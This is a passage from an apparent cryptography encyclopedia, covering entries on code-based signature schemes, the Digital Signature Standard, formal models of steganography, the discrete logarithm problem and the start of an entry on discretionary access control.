   - if $b = 1 : P$ reveals $(y \oplus s)$ and σ.
   - if $b = 2 : P$ reveals $\sigma(y)$ and $\sigma(s)$.
4. [Verification Step] Three possibilities:
   - if $b = 0 : V$ verifies that c_1, c_2 have been honestly calculated.
   - if $b = 1 : V$ verifies that c_1, c_3 have been honestly calculated.
   - if $b = 2 : V$ verifies that c_2, c_3 have been honestly calculated, and that the weight of $\sigma(s)$ is ω.
5. Iterate the steps 1,2,3,4 until the expected security level is reached.

During the fourth step, when b equals 1, it can be noticed that Hy^t derives directly from $H(y \oplus s)^t$ since we have:

$$Hy^t = H(y \oplus s)^t \oplus i_P = H(y \oplus s)^t \oplus Hs^t.$$

The Fiat-Shamir Paradigm

The Fiat-Shamir paradigm permits to transform a zero-knowledge protocol into a signature. The idea is that the prover (which becomes the Signer here) generates the challenges in a verifiable random way such that he is not able to anticipate them. It can be done in the following way:

- The Signer chooses a certain number of rounds t such that $\left(\frac{2}{3}\right)^t$ is equal to the level of security needed (usually 2^{80}).
- The signer generates the t commitments at once and generates a sequence of challenges S from a hash of the t commitments concatenated with the message to sign.
- The signature is formed from the t commitments and their respective t answers associated to the sequence of challenges S (taken one by one in order).
- In order to verify the signature, the Verifier computes the sequence S of challenges from the t commitments and the signed message, and he checks that the answers correspond to the given commitments and challenges.

This signature has been proved secure in the random oracle model [5].

Variations on the Scheme

In 1996, P. Véron proposed in ref. [6] a slightly more efficient variation of the scheme by considering for H a generator matrix rather than a syndrome matrix. In 2007, Gaborit and Girault [7] proposed several variations on the Stern identification scheme by replacing the random public matrix H by a double circulant matrix. It permits to dramatically decrease the size of the public key and the secret key, from several hundred thousand bits to only a few hundred bits. The hard problem becoming the difficulty to decode a double circulant code up to a distance close to the Gilbert-Varshamov bound, which is thought as hard by the community. The double circulant approach permits to use the scheme on smart cards [8].

The Kababtiansky-Krouk-Smeets Scheme

General Idea

The idea of the protocol [4] consists in building a public linear syndrome matrix, for which the Signer is able to decode any syndrome obtained by column combination of this matrix.

The Protocol

The idea of the scheme consists in taking a public binary parity matrix H to which one associates a public syndrome matrix $F = H.G^t$, for G the generator matrix of code, whose columns are all null except a small number, which are random. The matrix G (especially the coordinates of non-null columns) is the secret key when H and F are public. For G, a matrix with k' rows, the syndrome matrix F has k' columns.

The signature is obtained as follows: By the application of a hash function to the message, one gets a random vector x of length k'. The signature is the vector xG. The verification is done by checking that $H.(xG)^t = F.x^t$ and that the weight of xG is small, the latter property being obtained from the fact that G has only a few non-null columns.

Security

The scheme cannot obviously be repeated a large number of times since each time a signature is given, linear equations about the secret key leak, which makes this scheme only a few-times signature scheme. In order to obtain a signature scheme one needs $k' \geq 160$. The security of the scheme is related to the syndrome decoding problem although no clear reduction of the scheme to this problem exists. The security of the scheme has also been studied in [9] but needs more scrutiny.

Specialized Signatures

Identity-Based Signature

The first specialized signature was derived by Cayrel, Gaborit and Girault in [10]. The idea consists in mixing the CFS signature protocol with the signature version of the Stern identification protocol. One starts from a random sequence associated to identification parameters of a person P, this data is considered as a random syndrome of a public matrix H of the CFS scheme. An authority that knows the secret key associated to H recovers the secret word x associated to the syndrome via the CFS scheme. The word x can then be used by P as private key to sign through the Stern signature scheme, the public key being the random syndrome associated to the identity of P. This scheme is mainly theoretical since it leads to very large signature size of several megabits.

Ring Signature

A ring signature consists in being able to sign in the name of a group such that the verifier can check that the signature has been made by a member of the group, but is not able to guess which one. At the difference of group signature there is no process or manager which can identify the signer in case of doubt.

A solution with codes to this problem has been presented in [11]. The solution is a zero-knowledge signature and generalizes the Stern identification protocol. In a rough way, a Signer simulates a Stern signature scheme from a special matrix obtained from the public matrices of other potential signers. A verifier knows that a secret associated to one of the Stern's public keys is used but he does not know which one. The scheme is specially efficient regarding other schemes, in the case of threshold ring signature.

Recommended Reading

1. Courtois N, Finiasz M, Sendrier N (2001) How to achieve a McEliece-based digital signature scheme. In: Boyd C (ed) Advances in cryptology – ASIACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, Berlin, pp 157–174
2. Fiat A, Shamir A (1987) How to prove yourself: practical solutions to identification and signature problems. In: Odlyzko AM (ed) Advances in cryptology – CRYPTO'86. Lecture notes in computer science, vol 263. Springer, Berlin, pp 186–194
3. Stern J (1993) A new identification scheme based on syndrome decoding. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 13–21
4. Kabatianskii G, Krouk E, Smeets B (1997) A digital signature scheme based on random error-correcting codes. In: Goos G, Hartmanis J, van Leeuwen J (eds) Crytography and coding. Lecture notes in computer science, vol 1355. Springer, Berlin, pp 161–167
5. Pointcheval D, Stern J (1996) Security proofs for signature schemes. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 387–398
6. Véron P (1997) Improved identification schemes based on error-correcting codes. Appl Algebra Eng Commun Comput 8(1): 57–69
7. Gaborit P, Girault M (2007) Lightweight code-based identification and signature. In: IEEE conference, ISIT'07, Nice. IEEE, pp 191–195
8. Cayrel PL, Gaborit P, Prouff E (2008) Secure implementation of the stern authentication and signature schemes for low-resource devices. In: Grimaud G, Standaert FX (eds) CARDIS 2008. Lecture notes in computer science, vol 5189. Springer, Berlin, pp 191–205
9. Cayrel PL, Otmani A, Vergnaud D (2007) On kabatianskii-krouk-smeets signatures. In: First international workshop, WAIFI 2007, Madrid. Lecture notes in computer science, vol 4547. Springer, Berlin, pp 237–251
10. Cayrel PL, Gaborit P, Girault M (2007) Identity-based identification and signature schemes using correcting codes. In:

Augot D, Sendrier N, Tillich J-P (eds) International workshop on coding and cryptography, WCC 2007. INRIA, pp 69–78
11. Melchor CA, Cayrel PL, Gaborit P (2008) A new efficient threshold ring signature scheme based on coding theory. In: Buchmann J, Ding J (eds) PQCrypto. Lecture notes in computer science, vol 5299. Springer, Berlin, pp 1–16

Digital Signature Standard

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Related Concepts

►Digital Signature Scheme; ►ElGamal Digital Signature Scheme; ►Schnorr Digital Signature

Background

The Digital Signature Standard (DSS), first proposed by Kravitz [2] in 1991, became a US federal standard in May 1994. It is published as Federal Information Processing Letters (FIPS) 186. The signature scheme is based on the ►ElGamal digital signature scheme and borrows ideas from ►Schnorr digital signatures for reducing signature size.

Theory

We describe a slight generalization of the algorithm that allows for an arbitrary security parameter, whereas the standard only supports a fixed parameter. The signature scheme makes use of ►modular arithmetic and works as follows:

Key Generation. Given two security parameters $\tau, \lambda \in \mathbb{Z}$ $(\tau > \lambda)$ as input do the following:

1. Generate a random λ-bit ►prime q.
2. Generate a random τ-bit prime p such that q divides $p-1$.
3. Pick an element $g \in \mathbb{Z}_p^*$ of order q.
4. Pick a random integer $\alpha \in [1, q]$ and compute $y = g^a \in \mathbb{Z}_p^*$.
5. Let H be a ►hash function $H : \{0,1\}^* \to \mathbb{Z}_q$. The FIPS 186 standard mandates that H be based on the ►SHA-1 cryptographic hash function.
6. Output the public key (p, q, g, y, H) and the private key (p, q, g, α, H).

Signing. To sign a message $m \in \{0,1\}^*$ using the private key (p, q, g, α, H) do:

1. Pick a random integer $k \in [1, q-1]$.
2. Compute $r = (g^k \bmod p) \bmod q$. We view r as an integer $0 \le r < q$.
3. Compute $s = k^{-1}(H(m) + \alpha r) \bmod q$.
4. Output the pair $(r, s) \in \mathbb{Z}_p^*$ as the signature on m.

Verifying. To verify a message/signature pair $(m, (r, s))$ using the public key (p, q, g, y, H) do:

1. Verify that $0 \le r, s < q$, otherwise reject the signature.
2. Compute $u_1 = H(m)/s \bmod q$ and $u_2 = r/s \bmod q$.
3. Compute $v = (g^{u_1} y^{u_2} \bmod p) \bmod q$.
4. Accept the signature if $r = v \bmod q$. Otherwise, reject.

We first check that the verification algorithm accepts all valid message/signature pairs. For a valid message/signature pair, we have:

$$g^{u_1} y^{u_2} = g^{u_1 + \alpha u_2} = g^{(H(m)+\alpha r)/s} = g^k \pmod p .$$

It follows that $v = (g^{u_1} y^{u_2} \bmod p) \bmod q = r$ and therefore a valid message/signature is always accepted.

It is not clear how to analyze the security of this algorithm. Even the ►random oracle model does not seem to help since there is no hash function in the algorithm that can be modelled as a random oracle. It is believed that this is deliberate so that the algorithm does not infringe on existing patents. Security analysis for a generalization of DSS is given in [1].

To discuss signature length we fix concrete security parameters. At the present time the ►discrete-logarithm problem in the cyclic ►group $\mathbb{Z}_p^*$ where p is a 1024-bit prime is considered intractable [3] except for a very well funded organization. DSS uses a subgroup of order q of $\mathbb{Z}_p^*$. When q is a 160-bit prime, the discrete-log problem in this subgroup is believed to be as hard as discrete-log in all of $\mathbb{Z}_p^*$. Hence, for the present discussion we assume p is a 1024-bit prime and q is a 160-bit prime. Since a DSS signature contains two elements in $\mathbb{Z}_q$ we see that, with these parameters, a DSS signature is 320-bits long. This is the same length as a Schnorr signature. We note that ►BLS short signatures are half the size and provide comparable security.

Recommended Reading

1. Brickell E, Pointcheval D, Vaudenay S, Yung M (2000) Design validations for discrete logarithm based signature schemes. In: Proceedings of Public Key Cryptography 2000, Melbourne. Lecture Notes in Computer Science, vol 1751. Springer-Verlag, Berlin, pp 276–292
2. Kravitz D (1993) Digital signature algorithm. U.S. patent #5,231,668
3. Lenstra A, Verheul E (2001) Selecting cryptographic key sizes. J Cryptol 14(4):255–293

Digital Steganography

Christian Cachin
IBM Research - Zurich, Rüschlikon, Switzerland

Related Concepts

►Asymmetric Cryptosystem; ►Covert Channels; ►Shannon's Model; ►Symmetric Cryptosystem

Definition

Steganography is the art and science of hiding information by embedding messages within other, seemingly harmless messages. Conceptually, a stegosystem is a cryptosystem with the additional property that the ciphertext that it outputs is not distinguishable from covertext known to the adversary.

Background

Steganography means "covered writing" in Greek. Steganography goes beyond cryptography, whose goal is only to hide the *content* of a message, in that it also hides the *presence* of a message and creates a ►covert channel.

A famous illustration of steganography is Simmons' "Prisoners' Problem" [1]: Alice and Bob are in jail, locked up in separate cells far apart from each other, and wish to devise an escape plan. They are allowed to communicate by means of sending messages via trusted couriers, provided they do not deal with escape plans. But the couriers are agents of the warden Eve (the adversary) and will leak all communication to her. If Eve detects any sign of conspiracy, she will thwart the escape plans by transferring both prisoners to high-security cells from which nobody has ever escaped. Alice and Bob are well aware of these facts, so that before getting locked up, they have shared a secret codeword that they are now going to exploit for embedding a hidden information into their seemingly innocent messages. Alice and Bob succeed if they can exchange information allowing them to coordinate their escape and Eve does not become suspicious.

A legitimate communication among the prisoners is called *covertext*, and a message with embedded hidden information is called *stegotext*. The distributions of covertext and stegotext are known to Eve because she knows what constitutes a legitimate communication among prisoners and which tricks they apply to add a hidden meaning to innocently looking messages.

The algorithms for creating stegotext with an embedded message by Alice and for decoding the message by Bob are collectively called a *stegosystem*. A stegosystem should hide the embedded message at least as well as an encryption scheme since it may be enough for the adversary to learn only a small amount of information about the embedded message to conclude that Alice and Bob are conspiring. But steganography requires more than that. The ciphertext generated by most encryption schemes resembles a sequence of random bits, and this is very likely to raise the suspicion of Eve. Instead, stegotext should "look" just like innocent covertext even though it contains a hidden message.

This intuition forms the basis of the formal approach to steganography [2–4], which views a stegosystem as a cryptosystem with the additional property that its output, i.e., the stegotext, is not distinguishable from covertext to the adversary.

Theory

Formally, a stegosystem consists of a triple of algorithms for key generation, message encoding, and message decoding, respectively. In the symmetric-key setting, the output of the key generation algorithm is given only to Alice and to Bob.

The covertext is modeled by a distribution $\mathcal{C}$ over a given set C. The covertext may be given explicitly as a list of values or implicitly as an oracle that returns a sample of $\mathcal{C}$ upon request. A stegosystem that does not require explicit knowledge of the covertext distribution is called *universal*.

Sometimes a more general covertext *channel* is used, which allows to model dependencies among repeated uses of the same covertext source. A channel consists of an unbounded sequence of values drawn from a set C whose distribution may depend in arbitrary ways on past outputs; access to the channel is given only by an oracle that samples from the channel. The assumption is that the channel oracle can be queried with an arbitrary prefix of a possible channel output, i.e., its past "history," and it will return the next symbol according to the channel distribution. In order to simplify the presentation, channels are not considered here, but all definitions and constructions mentioned below can be readily extended to covertext channels.

The definition uses the complexity-theoretic notions of probabilistic ►polynomial-time algorithms and *negligible functions*, in terms of a security parameter n.

Definition 1 (Stegosystem) *Let $\mathcal{C}$ be a distribution on a set C of* covertexts. *A* stegosystem *is a triple of probabilistic polynomial-time algorithms (SK, SE, SD) with the following properties.*

– *The* key generation algorithm SK *takes as input the security parameter n and outputs a bit string sk, called the* [stego] key.

- *The* steganographic encoding algorithm *SE takes as inputs the security parameter n, the stego key sk and a* message $m \in \{0,1\}^l$ *to be embedded and outputs an element c of the covertext space C, which is called* stegotext. *The algorithm may access the covertext distribution* $\mathcal{C}$.
- *The* steganographic decoding algorithm *SD takes as inputs the security parameter n, the stego key sk, and an element c of the covertext space C and outputs either a message* $m \in \{0,1\}^l$ *or a special symbol* $\perp$. *An output value of* $\perp$ *indicates a decoding error, for example, when SD has determined that no message is embedded in c.*

For all sk output by $\mathsf{SK}(1^n)$ *and for all* $m \in \{0,1\}^l$, *the probability that*

$$SD(1^n, sk, SE(1^n, sk, m)) \neq m$$

must be negligible in n.

The syntax of a stegosystem as defined above is equivalent to that of a symmetric-key cryptosystem, except for the presence of the covertext distribution. The probability that the decoding algorithm outputs the correct embedded message is called the *reliability* of a stegosystem.

Security Definition

The security of a stegosystem is defined in terms of an experiment that measures the capability of the adversary to detect the presence of an embedded message. In a secure stegosystem, Eve cannot distinguish whether Alice is sending legitimate covertext or stegotext.

The attack considered here is a *chosen-message attack*, where the adversary may influence the embedded message but has otherwise no access to the encoding and decoding functions. It parallels the notion of a ►chosen-plaintext attack against a cryptosystem.

Consider an adversary defined by a pair of algorithms (SA_1, SA_2). The experiment consists of four stages.

1. A key *sk* is generated by running the key generation algorithm SK.
2. Algorithm SA_1 is run with input the security parameter *n*; it outputs a tuple (m^*, s), where $m^* \in \{0,1\}^l$ is a message and *s* is some additional information which the algorithm wants to preserve. SA_1 has access to the covertext distribution $\mathcal{C}$.
3. A bit *b* is chosen at random and a *challenge covertext* c^* is determined depending on it: If $b = 0$ then $c^* \leftarrow \mathsf{SE}(sk, m^*)$ (c^* becomes a steganographic encoding of m^*) otherwise $c^* \xleftarrow{R} \mathcal{C}$ (c^* is chosen randomly according to $\mathcal{C}$).
4. Algorithm SA_2 is run with inputs *n*, c^*, m^*, and *s*, and outputs a bit b'. The goal of SA_2 is to guess the value of *b*, i.e., to determine whether the message m^* has been embedded in *c* or whether *c* has simply been chosen according to $\mathcal{C}$.

The adversary succeeds to distinguish stegotext from covertext if $b' = b$ in the above experiment. Since it is trivial to achieve $\Pr[b' = b] = \frac{1}{2}$, what actually counts is the adversary's advantage above randomly guessing *b*. Formally, define the *advantage* of adversary (SA_1, SA_2) to be

$$\Pr\Big[sk \leftarrow \mathsf{SK};\ (m^*, s) \leftarrow SA_1(1^n);\ b \xleftarrow{R} \{0,1\};\ \textbf{if } b = 0 \textbf{ then } c^* \leftarrow \mathsf{SE}(1^n, sk, m^*) \textbf{ else } c^* \xleftarrow{R} \mathcal{C} :\ SA_2(1^n, c^*, m^*, s) = b\Big] - \frac{1}{2}.$$

Depending on the detection capabilities ascribed to the adversary in terms of its computational power, and depending on its advantage in distinguishing stegotext from covertext, one obtains the following security notions for stegosystems:

Perfectly secure steganography: The adversary is an arbitrary, unbounded algorithm and has advantage equal to 0.

Statistically secure steganography: The adversary is an arbitrary, unbounded algorithm and has only negligible advantage (in *n*).

Computationally secure steganography: The adversary is an arbitrary probabilistic, polynomial-time computable algorithm and has only negligible advantage in *n*.

The first two notions give stegosystems with unconditional, information-theoretic security and are discussed in the next section. The third notion gives computational security and is discussed in the subsequent section (►Security (Computational, Unconditional)). This discussion has so far assumed that the sender and the receiver share the same secret key before communicating, as in a ►symmetric cryptosystem. Departing from that assumption, it is also possible to define *public-key steganography* with computational security, analogous to ►asymmetric cryptosystems or ►public-key cryptography. This is the subject of the last section.

For the scope of this survey, the adversary is limited to passive attacks. In the Prisoners Problem, this means that the couriers may not change the messages communicated between Alice and Bob and that Eve may not send a message generated by herself to Bob and observe his reaction to it. However, the adversary may influence the messages to be embedded; for example, Eve may determine the details

of Alice and Bob's escape plan by choosing to confine them in particular cells.

What distinguishes steganography from other forms of information hiding is the focus on merely detecting the *presence* of a hidden message. ►Watermarking and ►fingerprinting are two different problems of information hiding, where the existence of a hidden message is public knowledge. The focus in these areas is on hiding the message in perceptual data from an observer that is typically a human, and on embedding the message robustly so that it cannot be removed without significantly distorting the data itself.

Information-Theoretically Secure Steganography

Definition 2 (**Perfect Security**) *Given a covertext distribution $\mathcal{C}$, a stegosystem (SK, SE, SD) is called* perfectly secure *with respect to $\mathcal{C}$ if for any adversary (SA_1, SA_2) with unbounded computational power, the advantage in the experiment above is equal to 0.*

Perfect security for a stegosystem parallels the ►Shannon model of *perfect security* for a cryptosystem. The requirement that every adversary has no advantage implies that the distributions of the challenge c^* are equal in the two cases where it was generated from SE (when $b = 0$) and sampled from $\mathcal{C}$ (when $b = 1$). Hence, the adversary obtains *no* information about b because she only observes the challenge c^* and the distribution of c^* is statistically independent of b. Perfectly secure stegosystems were defined by Cachin [2].

Perfectly secure stegosystems exist only for a very limited class of covertext distributions. For example, if the covertext distribution is uniform, the one-time pad is a perfectly secure stegosystem as follows.

Assume the covertext $\mathcal{C}$ is uniformly distributed over the set of n-bit strings for some positive n and let Alice and Bob share an n-bit key sk with uniform distribution. The encoding function computes the bitwise XOR of the n-bit message m and sk, i.e., $\mathsf{SE}(1^n, sk, m) = m \oplus sk$; Bob can decode this by computing $\mathsf{SD}(1^n, sk, c) = c \oplus sk$. The resulting stegotext is uniformly distributed in the set of n-bit strings. The one-time pad stegosystem is used like this in a ►visual secret sharing scheme [8].

For covertext distributions that do not admit perfectly secure stegosystems, one may still achieve the following security notion.

Definition 3 (**Statistical Security**) *Given a covertext distribution $\mathcal{C}$, a stegosystem (SK, SE, SD) is called* statistically secure *with respect to $\mathcal{C}$ if for all adversaries (SA_1, SA_2) with unbounded computational power, there exists a negligible function ϵ such that the advantage in the experiment above is at most $\epsilon(n)$.*

Statistical security for stegosystems may equivalently be defined by requiring that for any sk and any m, the statistical distance between the probability distribution generated by $\mathsf{SE}(1^n, sk, m)$ and the covertext distribution is negligible.

Definition 3 was first proposed by Katzenbeisser and Petitcolas [3] and a very similar notion was defined by Cachin [2].

Here is a simple example of a statistically secure stegosystem. It is representative for a class of practical stegosystems that embed information in a digital image by modifying the least significant bit of every pixel representation [2, 5]. Suppose that the cover space C is the set of n-bit strings with (C_0, C_1) being a partition of C and with distribution $\mathcal{C}$ such $\left|\Pr[c \xleftarrow{R} \mathcal{C} : c \in C_0] - \Pr[c \xleftarrow{R} \mathcal{C} : c \in C_1]\right| = \delta(n)$ for some negligible δ. Then there is a stegosystem for a one-bit message m using a one-bit secret key sk. The encoding algorithm SE computes $s \leftarrow m \oplus sk$ and outputs $c \xleftarrow{R} C_s$. Decoding works without error because $m = 0$ if and only if $c \in C_{sk}$. It is easy to see that the encoding provides perfect secrecy for m and that the stegosystem is statistically secure. Note, however, that finding the partition for a given distribution is an NP-hard combinatorial optimization problem.

There exist also statistically secure *universal* stegosystems, where the covertext distribution is only available as a sampling oracle. Information-theoretically secure stegosystems suffer from the same drawback as cryptosystems with unconditional security in the sense that the secret key may only be used once. This is not the case for computational security considered next.

Computationally Secure Steganography

Definition 4 (**Computational Security**) *Given a covertext distribution $\mathcal{C}$, a stegosystem (SK, SE, SD) is called* computationally secure *with respect to $\mathcal{C}$ if for all probabilistic polynomial-time adversaries (SA_1, SA_2), there exists a negligible function ϵ such that the advantage in the experiment above is at most $\epsilon(n)$.*

The notion was introduced by Katzenbeisser and Petitcolas [3] and by Hopper, Langford, and von Ahn [4]. The latter work also presented the following construction of a computationally secure, universal stegosystem. It illustrates a popular encoding method that does not rely on knowledge of the covertext distribution, which is also used by some practical stegosystems.

The encoding method is based on an algorithm sample, which samples a covertext according to $\mathcal{C}$ such that a given bit string b of length $f = O(\log |C|)$ is embedded in it.

Algorithm sample

Require: security parameter n, a function $g : C \to \{0,1\}^f$, and a value $b \in \{0,1\}^f$
Ensure: a covertext x
1: $j \leftarrow 0$
2: **repeat**
3: $\quad x \xleftarrow{R} \mathcal{C}$
4: $\quad j \leftarrow j + 1$
5: **until** $g(x) = b$ **or** $j = n$
6: return x

Intuitively, algorithm sample returns a covertext chosen from distribution $\mathcal{C}$, but restricted to that subset of C which is mapped to the given b by g. sample may also fail and return a covertext c with $g(c) \neq b$, but this happens only with negligible probability in n.

Suppose $\{G_k\}$ is a ►pseudo-random function family indexed by k, with domain $\{0,1\} \times C$ and range $\{0,1\}^f$. (It can be thought of as a pair (G_0, G_1) of independent pseudorandom functions.) The secret key of the stegosystem consists of a randomly chosen k. The encoding algorithm $\mathsf{SE}(1^n, k, m)$ for an f-bit message m first "encrypts" m to $y \leftarrow G_k(0, c_0) \oplus m$ for a public constant $c_0 \in C$. Note that y is the ciphertext of a ►symmetric cryptosystem of m and is computationally indistinguishable from a random f-bit string. This value y is then embedded by computing a stegotext $c \leftarrow \mathsf{sample}(n, G_k(1, \cdot), y)$. It can be shown that when $\mathcal{C}$ is sufficiently random, as measured in terms of min-entropy, the output distribution of sample is statistically close to $\mathcal{C}$ [4, 6].

The decoding algorithm $\mathsf{SD}(1^n, k, c)$ outputs $m' \leftarrow G_k(1, c) \oplus G_k(0, c_0)$; it is easy to show that m' is equal to the message that was embedded using SE except with negligible probability.

This stegosystem is an extension of the example given above for statistical security. In fact, when G is a universal hash function and the encryption is realized using a one-time pad, this is a universal stegosystem with statistical security.

Public-Key Steganography

What if Alice and Bob did not have the time to agree on a secret key before being imprisoned? They cannot use any of the stegosystems presented so far because that would require them to share a common secret key. Fortunately, steganography is also possible without shared secrets, only with public keys, similar to public-key cryptography. The only requirement is that Bob's public key becomes known to Alice in a way that is not detectable by Eve.

Formally, a public-key stegosystem consists of a triple of algorithms for key generation, message encoding, and message decoding like a (secret-key) stegosystem, but the key generation algorithm now outputs a stego key pair (spk, ssk). The public key spk is made available to the adversary and is the only key needed by the encoding algorithm SE. The decoding algorithm SD needs the secret key ssk as an additional input. These components similar to those of an ►asymmetric cryptosystem.

Definition 5 (**Public-Key Stegosystem**) *Let $\mathcal{C}$ be a distribution on a set C of* covertexts. *A* public-key stegosystem *is a triple of probabilistic polynomial-time algorithms (SK, SE, SD) with the following properties.*

- *The* key generation algorithm *SK takes as input the security parameter n and outputs a pair of bit strings (spk, ssk), called the* [stego] public key *and the* [stego] secret key.
- *The* steganographic encoding algorithm *SE takes as inputs the security parameter n, the stego public key spk and a* message $m \in \{0,1\}^l$ *and outputs a covertext $c \in C$.*
- *The* steganographic decoding algorithm *SD takes as inputs the security parameter n, the stego secret key ssk, and a covertext $c \in C$, and outputs either a message $m \in \{0,1\}^l$ or a special symbol $\perp$.*

For all (spk, ssk) output by the key generation algorithm and for all $m \in \{0,1\}^l$, the probability that $SD(1^n, ssk, SE(1^n, spk, m)) \neq m$ must be negligible in n.

Security is modeled analogously to the definition of symmetric-key stegosystems, with the difference that the public key spk is additionally given to the adversary algorithms SA_1 and SA_2 and that the challenge covertext is computed using spk only. With these modifications, a public-key stegosystem $(\mathsf{SK}, \mathsf{SE}, \mathsf{SD})$ is called secure against ►adaptive chosen-plaintext attacks if it is computationally secure according to Definition 4.

Secure public-key stegosystems can be constructed with the same method as computationally secure stegosystems, replacing the pseudorandom function G_0 (which is used for "encryption") by a public-key cryptosystem that has almost uniform ciphertexts. This property means that the output of the encryption algorithm is computationally indistinguishable from a uniform bit string of the same length.

The definition and several constructions of public-key stegosystems have been introduced by von Ahn and Hopper [7] and by Backes and Cachin [6]. The latter work also goes beyond the case of passive adversaries considered

here and models adaptive chosen-covertext attacks, which are similar to ►adaptive chosen-ciphertext attacks against public-key cryptosystems.

The evolution of the formal approach to stegosystems has gone through the same steps as the development of formal models for cryptosystems. The models and the formulation of corresponding stegosystems that offer provable security have greatly enhanced the understanding of this important area of information security.

Recommended Reading

1. Anderson RJ, Petitcolas FA (1998) On the limits of steganography. IEEE J Sel Areas Commun 16(4):474–481
2. Backes M, Cachin C (2005) Public-key steganography with active attacks. In: Kilian J (ed) Proceedings 2nd theory of cryptography conference (TCC 2005). Lecture notes in computer science, vol 3378. Springer, Heidelberg, pp 210–226
3. Cachin C (2004) An information-theoretic model for steganography. Information and Computation 192(1):41–56 (Preliminary version appeared in Proceedings 2nd Workshop on Information Hiding, 1998)
4. Hopper NJ, von Ahn L, Langford J (2009) Provably secure steganography. IEEE Transactions on Computers 58(5):662–676
5. Katzenbeisser S, Petitcolas FAP (2002) Defining security in steganographic systems. In: Delp EJ, Won PW (eds) Security and watermarking of multimedia contents IV. Proceedings of SPIE, international society for optical engineering, vol 4675. pp 260–268
6. Naor M, Shamir A (1995) Visual cryptography. In: De Santis A (ed) Advances in cryptology: eurocrpyt'94. Lecture notes in computer science, vol 950. Springer, Heidelberg, pp 1–12
7. Simmons GJ (1984) The prisoners' problem and the subliminal channel. In: Chum D (ed) Advances in cryptology: proceedings of crypto'83, Plenum Press, New York, pp 51–67
8. von Ahn L, Hopper NJ (2004) Public-key steganography. In: Cachin C, Camenisch J (eds) Advances in cryptology: eurocrpt'2004. Lecture notes in computer science, vol 3027. Springer, Heidelberg, pp 322–339

Discrete Logarithm Problem

Dan Gordon
IDA Center for Communications Research, San Diego, CA, USA

Synonyms

DLP

Related Concepts

►Computational Diffie–Hellman Problem; ►Elliptic Curve Discrete Logarithm Problem; ►Function Field Sieve; ►Generic Attacks Against DLP; ►Number Field Sieve for the DLP

Definition

Let G be a cyclic *group* of order n, and g be a *generator* for G. Given an element $y \in G$, the *discrete logarithm problem* is to find an integer x such that

$$g^x = y.$$

Background

The discrete logarithm problem has been of particular interest since Diffie and Hellman (►Diffie-Hellman Key Agreement) invented a cryptographic system based on the difficulty of finding discrete logarithms (a similar system was created around the same time by Malcolm Williamson at the Government Communications Headquarters (GCHQ) in the UK, but not revealed until years later).

Theory

Any finite *group* may be used for a Diffie-Hellman system, but some are more secure than others. The main groups used are:

- The multiplicative subgroup of a ►finite field GF(q), with q a prime or a power of 2
- The points on an elliptic curve E over a finite field (►Elliptic Curves)
- The class group of a quadratic ►number field
- The divisor class group of a ►hyperelliptic curve of small genus

The fastest algorithm for finding discrete logarithms in prime fields GF(p) is the ►Number Field Sieve for DLPs. The asymptotic complexity is the same as for factoring, although the linear algebra system is solved modulo $p - 1$ instead of modulo 2, making discrete logarithms harder than factoring problems of the same size.

For fields GF(2^n) the ►Function Field Sieve is the fastest algorithm. Recent work by Joux, Lercier, Smart, and Vercauteren has shown that these algorithms may be extended to find discrete logarithms in *any* finite field in subexponential time.

Hafner and McCurley gave a subexponential attack for class groups of imaginary quadratic number fields, and Buchmann extended this to real quadratic and, conjecturally, higher-degree number fields.

The ►Elliptic Curve Discrete Logarithm Problem (ECDLP) was suggested as a basis for cryptosystems in 1985 by Neal Koblitz and Victor Miller. Because no subexponential attack was known for them, much shorter key sizes could be used. Since then, several attacks on special elliptic curves have been developed, but no index calculus

attack for general curves are known. Refer the entry on Elliptic Curve Cryptosystems for details.

Applications

As mentioned above, the Diffie-Hellman system was the first cryptographic system depending on the difficulty of the discrete logarithm problem. Since then many other such systems have been proposed, such as the ►El Gamal digital signature scheme and the ►Digital Signature Standard. Lenstra and Verheul's XTR system depends on the security of discrete logarithms in $\mathrm{GF}(p^6)$, for $p^6 \approx 1024$ bits; ►torus-based cryptography studies the general concept of these subgroup cryptosystems.

Experimental Results

In 1989 Kevin McCurley gave a challenge problem [1]. Let $q = (7^{149} - 1)/6$ and $p = 2 \cdot 739q + 1$. McCurley gave two numbers modulo p which equal 7^x and 7^y for some x and y, and issued a challenge to find 7^{xy}.

The form of p was intended to make it easy to show that p is prime and that 7 is a primitive root modulo p. Unfortunately, soon afterward the number field sieve was discovered, which showed that the special form of this p made the system much less secure. The challenge was broken in 1998 by Weber and Denny using the special number field sieve.

Joux and Lercier found discrete logarithms modulo a nonspecial 130-digit prime in 2005. For fields of characteristic 2, the record is $\mathrm{GF}(2^{607})$, which was done in 2001 by Thomé.

In 1997 Certicom issued a series of ►ECC challenges. The problems ranged from easy (curves over 79-bit fields) to very difficult (359-bit fields). The largest challenge problems solved to date are curves over 109-bit fields. A group lead by Monico solved the challenge for a curve over a prime field in 2002 and a curve over $\mathrm{GF}(2^{109})$ in 2004. ►Generic Algorithms Against DLP for the methods used.

Open Problems

The main unsettled question is the complexity of the discrete logarithm problem for any particular group. A subexponential algorithm for discrete logarithms on general elliptic curves, or a proof that none exists, would have great significance in cryptography, as would improved subexponential, or even polynomial-time algorithms for discrete logarithms in finite fields or class groups of quadratic fields.

Recommended Reading

1. McCurley KS (1990) The discrete logarithm problem. In: Cryptology and Computational Number Theory, pp. 49–74, AMS, Providence
2. Odlyzko AM (2000) Discrete logarithms: the past and the future. Design Code Cryptogr 19:129–145

Discretionary Access Control

Ninghui Li
Department of Computer Science, Purdue University, West Lafayette, Indiana, USA

D

Synonyms

DAC

Related Concepts

►Access Control; ►Mandatory Access Control; ►Role-Based Access Control Policies (RBAC); ►Roles in SQL

Definition

Discretionary access control (DAC) is a paradigm of controlling accesses to resources. According to the trusted computer system evaluation criteria (TCSEC) (often referred to as the Orange Book)[1], discretionary access control is "a means of restricting access to objects based on the identity of subjects and/or groups to which they belong. The controls are discretionary in the sense that a subject with a certain access permission is capable of passing that permission (perhaps indirectly) on to any other subject (unless restrained by mandatory access control)."

The National Computer Security Center (NCSC) guide titled "A Guide to Understanding Discretionary Access Control in Trusted Systems [2]," portions of which were published as a research paper [3], states that "the basis for (DAC) is that an individual user, or program operating on the user's behalf, is allowed to specify explicitly the types of access other users (or programs executing on their behalf) may have to information under the user's control."

